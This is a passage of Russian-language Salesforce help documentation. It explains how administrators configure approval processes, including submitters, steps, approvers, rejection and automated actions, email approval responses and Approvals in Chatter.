Настройки безопасности	Этот параметр контролирует вход пользователей в систему Salesforce для просмотра запроса на утверждение. **Разрешить ответственным за утверждение доступ к странице утверждения только из приложения (рекомендовано)** Значение по умолчанию. Пользователи могут просматривать страницу утверждения только после входа в систему Salesforce. **Разрешить ответственным за утверждение доступ к странице утверждения только из приложения или внешний доступ посредством беспроводного мобильного устройства** Пользователи могут просматривать внешнюю страницу утверждения посредством любого обозревателя, включая обозреватели на мобильных устройствах, без входа в систему Salesforce. При выборе данного параметра система запрещает добавлять этапы утверждения, позволяющие пользователям вручную выбирать следующего ответственного за утверждение.

Определение лиц с правом отправлять записи в процесс утверждения

Только определенные лица или роли могут отправлять запись на утверждение. Вы также можете наделить отправителей правом отзыва запроса на утверждение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Исходные отправители

Тип отправителя	Выберите тип или поиск для заполнения списка доступных отправителей.
Допустимые отправители	Если пользователь, который отправил запись на утверждение, не включен в данный список, запись не добавляется в процесс утверждения, даже если она отвечает критериям входа.

Параметры макета страницы

Добавить кнопку «Отправить на утверждение» и связанный список «Журнал утверждений» ко всем макетам страницы *объекта*	При выборе этого параметра Salesforce добавляет кнопку «Отправить на утверждение» в стандартные кнопки, а связанный список «Журнал утверждений» — к связанным спискам для всех макетов страницы данного объекта. Этот параметр доступен только при создании процесса утверждения. Если стандартные кнопки для макета ранее не настраивались, кнопка «Отправить на утверждение» добавлена не будет.

Параметры отправки

Разрешить отправителям отзывать запросы на утверждение	Если установлен данный флажок, отправители могут отзывать свои запросы на утверждение. Если данный параметр не выбран, только администраторы имеют право отзывать запросы. Данная возможность полезна при наличии изменений, внесенных отправителем в процессе ожидания утверждения. Например, возможность, отправленная пользователем на утверждение, может быть потеряна.

Добавление этапа утверждения в процесс утверждения

Этапы утверждения определяют последовательность выполнения отдельных процессов утверждения. Каждый этап определяет, какая запись может войти в данный этап, кто назначает запрос об утверждении и все ли представители ответственного за утверждение будут отвечать на запросы. На первом этапе определяется алгоритм действий, если запись не входит в этот этап. На более поздних этапах определяется алгоритм действий при отклонении запроса ответственным за утверждение.

Пользователь может добавлять этапы в процесс утверждения, только если тот неактивен.

Из процесса утверждения щелкните **«Создать этап утверждения»** и следуйте указаниям мастера.

Этапы выполняются в определенном порядке.

1. Проверка записей, применяемых к этапу утверждения
   Проверка того, какие записи являются частью этапа утверждения посредством настройки критериев этапа. Пользователь также может определить, что будет происходить с записями, которые не отвечают критериям этапа.
2. Определение назначенных ответственных за утверждение на этапе утверждения
   Определите, кому отправлять запросы на утверждение на данном этапе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать этапы утверждения, выполните указанные ниже действия.

- Настройка приложения

3. Определение действий отклонения на этапе утверждения
   Настройте алгоритм действий в случае отклонения ответственным за утверждение запроса. Действия окончательного отклонения в процессе утверждения определяют алгоритм поведения на первом этапе отклонения.

СМ. ТАКЖЕ:

- Настройка процесса утверждения
- Просмотр процессов утверждения
- Включение электронного утверждения

Проверка записей, применяемых к этапу утверждения

Проверка того, какие записи являются частью этапа утверждения посредством настройки критериев этапа. Пользователь также может определить, что будет происходить с записями, которые не отвечают критериям этапа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Параметры критериев

Если все записи проходят через данный этап утверждения, сохраните флажок напротив **«Все записи должны войти на данный этап»**.

Если данный процесс должен содержать только записи определенных типов, установите флажок **«Данный этап доступен следующим»** и выберите соответствующий параметр **(1)**. Дополнительную информацию по параметрам см. в разделе «Проверка записей, применяемых к процессу утверждения».

(2) Дополнительные параметры критериев этапа утверждения

При наличии критериев фильтрации или формулы выберите действия, выполняемые над записями, которые не соответствуют заданным критериям или в случае возврата формулой значения «Ложь».

Прим.: Выбранное действие не может быть изменено после активации процесса утверждения, даже в случае предварительной деактивации процесса утверждения.

Параметр	Описание
утвердить запись	Утверждает запрос и выполняет все действия окончательного утверждения.
отклонить запись	Отклоняет запрос и выполняет все действия окончательного отклонения. Данный параметр доступен только для первого этапа процесса утверждения.

Параметр	Описание
перейти к следующему этапу	Пропускает данный этап и переходит к следующему этапу. Доступен только при наличии более позднего этапа. Если вы применяете этот параметр на первом этапе, учтите следующее. • Если запись не соответствует критериям последующих этапов, она отклоняется. • Если все последующие этапы удаляются, система Salesforce отклоняет запись. Если вы применяете этот параметр на другом этапе, учтите следующее. • Если все последующие этапы удаляются, система Salesforce завершает процесс.

СМ. ТАКЖЕ:

- Настройка процесса утверждения
- Просмотр процессов утверждения
- Включение электронного утверждения

Определение назначенных ответственных за утверждение на этапе утверждения

Определите, кому отправлять запросы на утверждение на данном этапе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Выбрать ответственного за утверждение	Определить, кого назначить на утверждение. **Позволить отправителю вручную выбрать ответственного за утверждение. (по умолчанию)** Данный параметр разрешает пользователю выбрать следующего ответственного за утверждение. **Автоматически назначать ответственного за утверждение с помощью стандартного или настраиваемого поля иерархии.** Определяет пользователя, которому назначается запрос на утверждение, в поле, отображенном рядом с данным параметром. Это поле выбирается во время настройки процесса утверждения. **Автоматически назначать очереди.** Доступно только для объектов, поддерживающих очереди. Назначает запросы на утверждение очереди. **Автоматически назначать ответственным за утверждение.** Назначает на запрос на утверждение одного или нескольких определенных пользователей, определенные очереди или пользователей, связанных с отправленной записью. Можно добавлять до 25 ответственных за утверждение на этап.
Если выбрано несколько ответственных за утверждение,	Доступно, только если выбран параметр «Автоматически назначать ответственным за утверждение». **Утвердить или отклонить на основе ПЕРВОГО ответа.** Утверждение или отклонение записи определяется первым ответом на запрос.

происходит следующее.	**Требовать ЕДИНОГЛАСНОГО утверждения от всех выбранных ответственных за утверждение.** Данная запись считается утвержденной, только если ее утвердит каждый. Если ответственные за утверждение отклонят запрос, запрос считается отклоненным.
Представитель ответственного за утверждение также может утвердить данный запрос	Пользователи могут определять представителя в личных настройках утверждения. Представители ответственных за утверждения не могут переназначать запросы на утверждение; они могут только утверждать или отклонять запросы.

СМ. ТАКЖЕ:

Рекомендации по настройкам ответственных за утверждение

Определение действий отклонения на этапе утверждения

Настройте алгоритм действий в случае отклонения ответственным за утверждение запроса. Действия окончательного отклонения в процессе утверждения определяют алгоритм поведения на первом этапе отклонения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Выполнить все действия отклонения...	Полностью отклоняет запрос, даже если предыдущие этапы утверждены. Система Salesforce выполняет все действия отклонения, заданные для данного этапа, и все действия окончательного отклонения.
Выполнить ТОЛЬКО действия отклонения для данного этапа...	Отклоняет и возвращает запрос предыдущему ответственному за утверждение. Система Salesforce выполняет все действия отклонения, заданные для данного этапа.

Добавление автоматических действий в процесс утверждения

Действия утверждения могут быть связаны с этапами утверждения, исходной отправкой, окончательным утверждением, окончательным отклонением или отзывом. Процессы утверждения поддерживают четыре автоматических действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Тип действия	Описание
Задача	Назначение задачи выбранному пользователю. Возможен выбор субъекта, статуса, приоритета и крайнего срока задачи.
Электронное предупреждение	Данная функция отправляет электронное сообщение указанному получателю на основе выбранного шаблона эл. почты.
Обновление поля	Изменение значения выбранного поля. При необходимости укажите значение или создайте формулу для нового значения.

Тип действия	Описание
Исходящее сообщение	Отправка сообщения выбранной конечной точке. При необходимости укажите имя пользователя и дату, которые должны быть добавлены в сообщение. Не поддерживается для процессов утверждения на объектах объединения.

Пример: Когда расходы утверждены, необходимо распечатать чеки на оплату. Для этого добавьте исходящее сообщение, которое отправит нужную информацию в службу бухгалтерского учета Oracle в качестве действия окончательного утверждения.

Группы автоматических действий в процессе утверждения

Каждый процесс утверждения организован в группы действий на основе времени возникновений действий, например исходной отправки. Чтобы добавить автоматическое действие в процесс утверждения, нужно указать группу действий для добавления.

Добавление автоматического действия в процесс утверждения

Если пользователь не создал автоматического действия до настройки процесса утверждения, он может создать действие прямо из процесса утверждения.

Добавление существующего автоматического действия в процесс утверждения

Если пользователь уже создал автоматическое действие, его можно добавить в процесс утверждения.

СМ. ТАКЖЕ:

Настройка процесса утверждения

Выполнение автоматизированных действий

Рекомендации по использованию автоматизированных действий

Группы автоматических действий в процессе утверждения

Каждый процесс утверждения организован в группы действий на основе времени возникновений действий, например исходной отправки. Чтобы добавить автоматическое действие в процесс утверждения, нужно указать группу действий для добавления.

Группа	Условия наступления события	Действия по умолчанию
Исходная отправка	Сначала пользователь отправляет запись на утверждение.	Блокировка записи
Утверждение этапа утверждения	Для записи были получены все необходимые утверждения на этом этапе.	Нет
Отклонение этапа утверждения	Ответственный за утверждение отклоняет данный запрос на данном этапе.	Нет
Окончательное утверждение	Для записи были получены все необходимые утверждения	Блокировка записи

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Группа	Условия наступления события	Действия по умолчанию
Окончательное отклонение	Ответственный за утверждение отклоняет запрос, и тот приобретает статус окончательного отклонения.	Блокировка записи (разблокировка)
Отзыв	Отправленный на утверждение запрос отозван.	Блокировка записи (разблокировка)

СМ. ТАКЖЕ:

Рекомендации по использованию автоматизированных действий

Добавление автоматического действия в процесс утверждения

Если пользователь не создал автоматического действия до настройки процесса утверждения, он может создать действие прямо из процесса утверждения.

1. Откройте процесс утверждения, в который необходимо добавить действие.
2. Нажмите кнопку **«Добавить новое»** в соответствующем связанном списке. На этапе утверждения, где действия утверждения и действия отклонения скрыты, нажмите **«Показать действия»**.
3. Выберите нужный тип действия.

   Список доступных действий определяется заданными параметрами и превышением ограничения по любому типу действия.
4. Настройте действие.

СМ. ТАКЖЕ:

Настройка процесса утверждения

Рекомендации по использованию автоматизированных действий

Группы автоматических действий в процессе утверждения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий утверждения:

- Настройка приложения

Добавление существующего автоматического действия в процесс утверждения

Если пользователь уже создал автоматическое действие, его можно добавить в процесс утверждения.

1. Откройте процесс утверждения, в который необходимо добавить действие.
2. Нажмите кнопку **«Добавить существующее»** в соответствующем связанном списке. Если эта кнопка не отображается, щелкните **«Показать действия»**.
3. Выберите нужный тип действия.
4. Переместите действие из категории «Доступные действия» в категорию «Выбранные действия».
5. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Группы автоматических действий в процессе утверждения

Рекомендации по использованию автоматизированных действий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора действий утверждения:

- Настройка приложения

Просмотр процессов утверждения

Сгенерируйте графическое представление процесса утверждения до его активации. Используйте средство визуализации процессов для ответственных за закрытие сделки и внедрения политик компании путем документирования решений, принятых при разработке процесса утверждения.

Требования к средству визуализации процессов

Прежде чем начать использовать средство визуализации процессов, удостоверьтесь, что веб-обозреватель и организация соответствуют требованиям.

Открытие процесса утверждения в средстве визуализации процессов

Чтобы просмотреть графическое представление процесса утверждения, откройте его с помощью средства визуализации процессов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Настройка процесса утверждения

Активация процесса утверждения

Требования к средству визуализации процессов

Прежде чем начать использовать средство визуализации процессов, удостоверьтесь, что веб-обозреватель и организация соответствуют требованиям.

- В веб-обозревателе должен быть установлен плагин Adobe Flash Player 9.0.115 или более поздней версии.
- В организации должен быть определен по меньшей мере один процесс утверждения.

СМ. ТАКЖЕ:

Открытие процесса утверждения в средстве визуализации процессов

Просмотр процессов утверждения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Открытие процесса утверждения в средстве визуализации процессов

Чтобы просмотреть графическое представление процесса утверждения, откройте его с помощью средства визуализации процессов.

1. В разделе «Настройка» введите *«Процессы утверждения»* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**.
2. Щелкните имя нужного процесса утверждения.
3. Щелкните **«Просмотр диаграммы»** на странице сведений о процессе утверждения.

СМ. ТАКЖЕ:

Просмотр процессов утверждения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра этапов утверждения:

- Просмотр настройки и конфигурации

Активация процесса утверждения

После создания хотя бы одного этапа процесса утверждения активируйте процесс.

1. Откройте процесс утверждения.
2. Убедитесь в его правильной конфигурации.
3. Нажмите кнопку **«Активировать»**.

СМ. ТАКЖЕ:

- Просмотр процессов утверждения
- Подготовка организации к утверждению
- Рекомендации по управлению утверждениями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации процессов утверждения необходимо следующее.

- Настройка приложения

Подготовка организации к утверждению

Убедитесь, что пользователи могут отправлять свои записи на утверждение, и подумайте, как можно облегчить процесс ответа на запросы с утверждениями для ответственных за утверждение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Возможность для пользователей отправлять на утверждение

После активации процесса утверждения объекта настройте макеты страницы объекта для поддержки отправки записи.

Предоставьте пользователям отвечать на запросы на утверждения

Предоставьте своим пользователям возможность мгновенного просмотра своих запросов на утверждение путем настройки начальной страницы или панели навигации.

Возможность для пользователей отвечать на запросы об утверждении по эл. почте

Если в электронное уведомление включены все сведения, необходимые ответственному за утверждение для принятия решения, активируйте ответ на утверждение по эл. почте. Таким образом, пользователь сможет просто отвечать на электронное уведомление.

Возможность для пользователей отвечать на запросы об утверждении из Chatter

Если пользователям не нужна подробная информация для принятия решения по поводу ответа на запрос об утверждении, включите «Утверждения в Chatter». Таким образом, им не нужно будет покидать ленту, чтобы выполнять повседневные задачи.

СМ. ТАКЖЕ:

- Настройка процесса утверждения
- Рекомендации по применению утверждений

Возможность для пользователей отправлять на утверждение

После активации процесса утверждения объекта настройте макеты страницы объекта для поддержки отправки записи.

Добавьте следующие компоненты в макеты своей страницы.

- Кнопка «Отправить на утверждение»
- Связанный список «Журнал утверждений»

  Связанный список «Журнал утверждений» позволяет пользователям отправлять запросы на утверждение и отслеживать обработку записей в процессе утверждения на странице сведений о записи.

СМ. ТАКЖЕ:

Макеты страниц

Подготовка организации к утверждению

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов страниц выполните следующие действия.

- Настройка приложения

Предоставьте пользователям отвечать на запросы на утверждения

Предоставьте своим пользователям возможность мгновенного просмотра своих запросов на утверждение путем настройки начальной страницы или панели навигации.

Для пользователей Lightning Experience

- Добавьте компонент «Элементы для утверждения» на соответствующую начальную страницу Lightning.

  Этот компонент можно добавлять только на начальные страницы. Чтобы добавить его на начальную страницу, запустите «Конструктор приложений Lightning» в меню «Настройка».

- Добавьте элемент навигации «Запросы на утверждение» к соответствующим приложениям Lightning

  Этот элемент доступен только для приложений Lightning. Чтобы добавить его к приложению Lightning, запустите менеджер приложений в меню «Настройка».

Для пользователей Salesforce Classic добавьте связанный список «Запросы на утверждение» в соответствующие макеты начальных страниц.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Настройка начальной страницы Lightning Experience

Настройка макетов страниц вкладок Salesforce Classic

Подготовка организации к утверждению

Возможность для пользователей отвечать на запросы об утверждении по эл. почте

Если в электронное уведомление включены все сведения, необходимые ответственному за утверждение для принятия решения, активируйте ответ на утверждение по эл. почте. Таким образом, пользователь сможет просто отвечать на электронное уведомление.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по ответам на утверждения по эл. почте

Прежде чем активировать возможность реагировать на утверждения по эл. почте, проверьте, как почта работает с процессом утверждения.

Стандартный шаблон для ответа на утверждение по эл. почте

Система Salesforce использует стандартный шаблон эл. почты для процессов утверждения после включения функции электронного утверждения (кроме случаев использования настраиваемого шаблона эл. почты).

Включение электронного утверждения

После просмотра рекомендаций и подготовки правильного шаблона сдвиньте переключатель, позволяющий пользователям непосредственно отвечать на запросы об утверждении из сообщения эл. почты.

СМ. ТАКЖЕ:

- Подготовка организации к утверждению
- Возможность для пользователей отвечать на запросы об утверждении из Chatter

Рекомендации по ответам на утверждения по эл. почте

Прежде чем активировать возможность реагировать на утверждения по эл. почте, проверьте, как почта работает с процессом утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Совместимость с процессами утверждения

Отклик на утверждение по эл. почте не поддерживается процессами утверждения, которые делают следующее.

- Назначают утверждение очереди.
- После первого этапа позвольте ответственному за утверждение вручную выбрать следующего ответственного.

Скрытое соглашение с Salesforce

Активировав функцию ответа на утверждение по эл. почте, вы разрешаете системе Salesforce выполнять следующие действия.

- Обрабатывать ответы на запросы на утверждение по эл. почте.
- Обновлять запросы на утверждение для всех активных пользователей в организации.
- Обновлять объект утверждения от имени пользователей организации.

СМ. ТАКЖЕ:

- Рекомендации по применению утверждений
- Возможность для пользователей отвечать на запросы об утверждении по эл. почте

Стандартный шаблон для ответа на утверждение по эл. почте

Система Salesforce использует стандартный шаблон эл. почты для процессов утверждения после включения функции электронного утверждения (кроме случаев использования настраиваемого шаблона эл. почты).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

```
Requesting User has requested your approval for the following item.

To approve or reject this item, reply to this email with the word APPROVE, APPROVED, YES,
 REJECT, REJECTED, or NO
in the first line of the email message, or click this link:

Link to approval request page

If replying via email you can also add comments on the second line. The comments will be
stored with the approval request in Salesforce CRM.

Note: For salesforce.com to process your response the word APPROVE, APPROVED, YES, REJECT,
 REJECTED, or NO must be in the very first line of the reply email. Also, any comment must
 be in the second line.
```

Если организация использует функцию «Утверждения в Chatter», а ответственный за утверждение включил функцию отображения уведомлений об утверждении в виде сообщений Chatter, то стандартный шаблон эл. почты дополняется указанной ниже строкой.

```
You can also approve, reject and comment on this request from your Chatter feed:

Link to approval post in Chatter
```

Прим.: Если вы используете настраиваемый шаблон эл. почты для процесса утверждения, убедитесь, что он поддерживает оба параметра ответа: выбор ссылки и ответ на сообщение эл. почты. Если пользователь отвечает неправильно (например, допускает ошибку в слове «утвердить» или вводит данное слово в другую строку), то система Salesforce не принимает ответ пользователя.

СМ. ТАКЖЕ:

- Шаблоны электронных писем в Salesforce Classic
- Поля слияния для утверждения
- Возможность для пользователей отвечать на запросы об утверждении по эл. почте

Включение электронного утверждения

После просмотра рекомендаций и подготовки правильного шаблона сдвиньте переключатель, позволяющий пользователям непосредственно отвечать на запросы об утверждении из сообщения эл. почты.

Прежде чем начать, наделите соответствующих пользователей полномочием «API включен», чтобы они могли отвечать на запросы на утверждение из электронной почты.

1. В разделе «Настройка» введите *«Параметры автоматизации процесса»* в поле «Быстрый поиск», затем выберите **«Параметры автоматизации процесса»**.
2. Установите флажок **«Включить функцию электронного утверждения»**.
3. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения электронного утверждения выполните следующие действия.

- Настройка приложения

СМ. ТАКЖЕ:

Рекомендации по ответам на утверждения по эл. почте

Возможность для пользователей отвечать на запросы об утверждении по эл. почте

Возможность для пользователей отвечать на запросы об утверждении из Chatter

Если пользователям не нужна подробная информация для принятия решения по поводу ответа на запрос об утверждении, включите «Утверждения в Chatter». Таким образом, им не нужно будет покидать ленту, чтобы выполнять повседневные задачи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Подготовка к включению функции «Утверждения в Chatter»

Так как функция «Утверждения в Chatter» основана на функциях Chatter и утверждений, ее настройка в организации дает намного больше, чем просто активация функции. Прежде чем включить функцию «Утверждения в Chatter», изучите ограничения и рекомендации в отношении «Утверждения в Chatter», а также шаблоны сообщений.

Рекомендации для функции «Утверждения в Chatter»

Прежде чем активировать функцию «Утверждения в Chatter», изучите принцип ее работы.

Включение функции «Утверждения в Chatter».

Если в организации имеются оба параметра (и Утверждения, и Chatter), администраторы могут включить функцию «Утверждения в Chatter». В таком случае пользователи будут получать запросы на утверждение в виде публикаций в своих каналах Chatter.

Где отображаются сообщения о запросах на утверждение?

Если организация использует функцию «Утверждения в Chatter», то пользователи будут получать запросы на утверждение в виде потоков сообщений Chatter. Чтобы просмотреть сообщение с запросом на утверждение, необходимо получить доступ к записи на утверждение.

Шаблоны сообщений Chatter для запросов на утверждение

Шаблоны сообщения об утверждении для Chatter позволяют настраивать сведения, добавляемые в сообщение, содержащее запрос на утверждение, при его отображении в ленте Chatter.

Подготовка к включению функции «Утверждения в Chatter»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Так как функция «Утверждения в Chatter» основана на функциях Chatter и утверждений, ее настройка в организации дает намного больше, чем просто активация функции. Прежде чем включить функцию «Утверждения в Chatter», изучите ограничения и рекомендации в отношении «Утверждения в Chatter», а также шаблоны сообщений.

Выполните следующие действия для каждого объекта, в отношении которого запросы на утверждения должны появиться в Chatter.

1. Включите отслеживание лент.
2. Создайте шаблон сообщения об утверждении.

   Совет: Для каждого объекта создайте один шаблон сообщения, который можно применять ко всем процессам утверждения. Сделайте так, чтобы этот шаблон сообщения применялся к объекту по умолчанию.

СМ. ТАКЖЕ:

Отслеживание ленты

Шаблоны сообщений Chatter для запросов на утверждение

Где отображаются сообщения о запросах на утверждение?

Рекомендации для функции «Утверждения в Chatter»

Рекомендации для функции «Утверждения в Chatter»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прежде чем активировать функцию «Утверждения в Chatter», изучите принцип ее работы.

- Функция «Утверждения в Chatter», включенная в организации, становится доступной для всех пользователей. Чтобы отказаться от получения запросов на утверждение в виде сообщений лент Chatter, пользователи могут обновить собственные параметры Chatter.
- Сообщения-уведомления Chatter об утверждении доступны только для процессов утверждения, связанных с объектом, который поддерживает функцию отслеживания лент.
- Если объект утверждения становится подробным во взаимосвязи «Основная — подробная», то поле «Ответственный» недоступно для макетов страниц утверждения или шаблонов сообщений об утверждении.

Ограничения

- Функция «Утверждения в Chatter» не поддерживает делегированных ответственных за утверждение и очереди.
- Запрос на утверждение не может быть отозван или переназначен посредством сообщения. Вместо этого действие должно быть совершено из записи утверждения.
- Запросы на утверждение, отправленные пользователями портала или Сайты, не поддерживаются.

Сообщения об утверждении

- Сообщения об утверждении не могут быть удалены посредством пользовательского интерфейса Salesforce; рекомендуем использовать API.
- Если вы не выберите шаблон сообщения об утверждении, будет использоваться стандартный системный шаблон или стандартный шаблон для объекта, который вы создали.
- Сообщения, содержащие запросы на утверждение, доступны только пользователям, имеющим доступ к записи утверждения. Комментарии к сообщениям об утверждении не сохраняются в запись утверждения.
- Конфигурация отображаемого сообщения, содержащего запрос на утверждение, определяется типом пользователя.
  - Кнопки действий над утверждениями отображаются в сообщениях только ответственным за утверждение, а также в соответствующей ленте новостей или ленте профиля.
  - Имена ответственных за утверждение отображаются в заголовке только ответственным за утверждение.
- В случае изменения ответственного за утверждение, имени этапа или типа маршрутизации для выполняемого процесса утверждения обновление текущих сообщений об утверждении не выполняется.
- Отзыв запроса на утверждение инициирует генерирование сообщения. Этот параметр появляется в новостных лентах отправителя, всех ответственных за утверждение и пользователей, отслеживающих объект. Он также появляется в ленте записи.
- Если этап утверждения предполагает единогласное утверждение несколькими ответственными, то заголовок сообщения, содержащего запрос на утверждение, на данном этапе содержит только некоторых выбранных ответственных за утверждение. Ответственные за утверждение могут просмотреть в заголовке сообщения только собственные имена.

СМ. ТАКЖЕ:

Возможность для пользователей отвечать на запросы об утверждении по эл. почте
Подготовка к включению функции «Утверждения в Chatter»
Где отображаются сообщения о запросах на утверждение?
Рекомендации по применению утверждений

Включение функции «Утверждения в Chatter».

Если в организации имеются оба параметра (и Утверждения, и Chatter), администраторы могут включить функцию «Утверждения в Chatter». В таком случае пользователи будут получать запросы на утверждение в виде публикаций в своих каналах Chatter.

Прежде чем начать, убедитесь, что все процессы утверждения в организации надлежащим образом настроены, чтобы воспользоваться всеми преимуществами функции «Утверждения в Chatter». Включение данной функции инициирует генерирование сообщений Chatter для всех текущих активных процессов утверждения.

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter».**
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Разрешить получение сообщений об утверждении»**.
4. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции «Утверждения в Chatter», выполните следующие действия:

- «Настройка приложения»

СМ. ТАКЖЕ:

Подготовка к включению функции «Утверждения в Chatter»

Рекомендации для функции «Утверждения в Chatter»

Где отображаются сообщения о запросах на утверждение?

Где отображаются сообщения о запросах на утверждение?

Если организация использует функцию «Утверждения в Chatter», то пользователи будут получать запросы на утверждение в виде потоков сообщений Chatter. Чтобы просмотреть сообщение с запросом на утверждение, необходимо получить доступ к записи на утверждение.

Сообщения с запросами на утверждение показаны в следующих лентах.

- В ленте Chatter для назначенного ответственного лица.
- Профиль отправителя
- В ленте сообщений Chatter отправителя — только если отправитель следит за записью запроса на утверждение.
- В ленте Chatter в записи запроса на утверждение.
- В ленте Chatter любого пользователя, отслеживающего запись запроса на утверждение.
- Фильтр объекта на ленте Chatter любого пользователя, отслеживающего запись утверждения.
- Фильтр «Компания» любого пользователя, имеющего доступ к записи утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Что происходит при выключении функции получения запросов на утверждение в Chatter?

Рекомендации для функции «Утверждения в Chatter»

Возможность для пользователей отвечать на запросы об утверждении из Chatter

Шаблоны сообщений Chatter для запросов на утверждение

Шаблоны сообщения об утверждении для Chatter позволяют настраивать сведения, добавляемые в сообщение, содержащее запрос на утверждение, при его отображении в ленте Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по шаблонам сообщений Chatter для запросов на утверждение

Учитывайте следующие ограничения и зависимости при работе с шаблонами сообщений.

Создание шаблона сообщения Chatter

Определите, какие поля должны отображаться в сообщении с запросом на утверждение.

СМ. ТАКЖЕ:

Управление удаленными настраиваемыми полями

Рекомендации по шаблонам сообщений Chatter для запросов на утверждение

Учитывайте следующие ограничения и зависимости при работе с шаблонами сообщений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения

- Связанный объект должен быть активирован для утверждений и отслеживания лент.
- Шаблон сообщения об утверждении, используемый процессом утверждения, не может быть удален.

Зависимости

- Удаление настраиваемого поля инициирует его удаление из любого ссылающегося шаблона сообщения об утверждении. Текущие сообщения остаются без изменений. Восстановленное настраиваемое поле добавляется в список доступных полей, но не добавляется в шаблоны сообщения об утверждении, из которых оно было удалено.
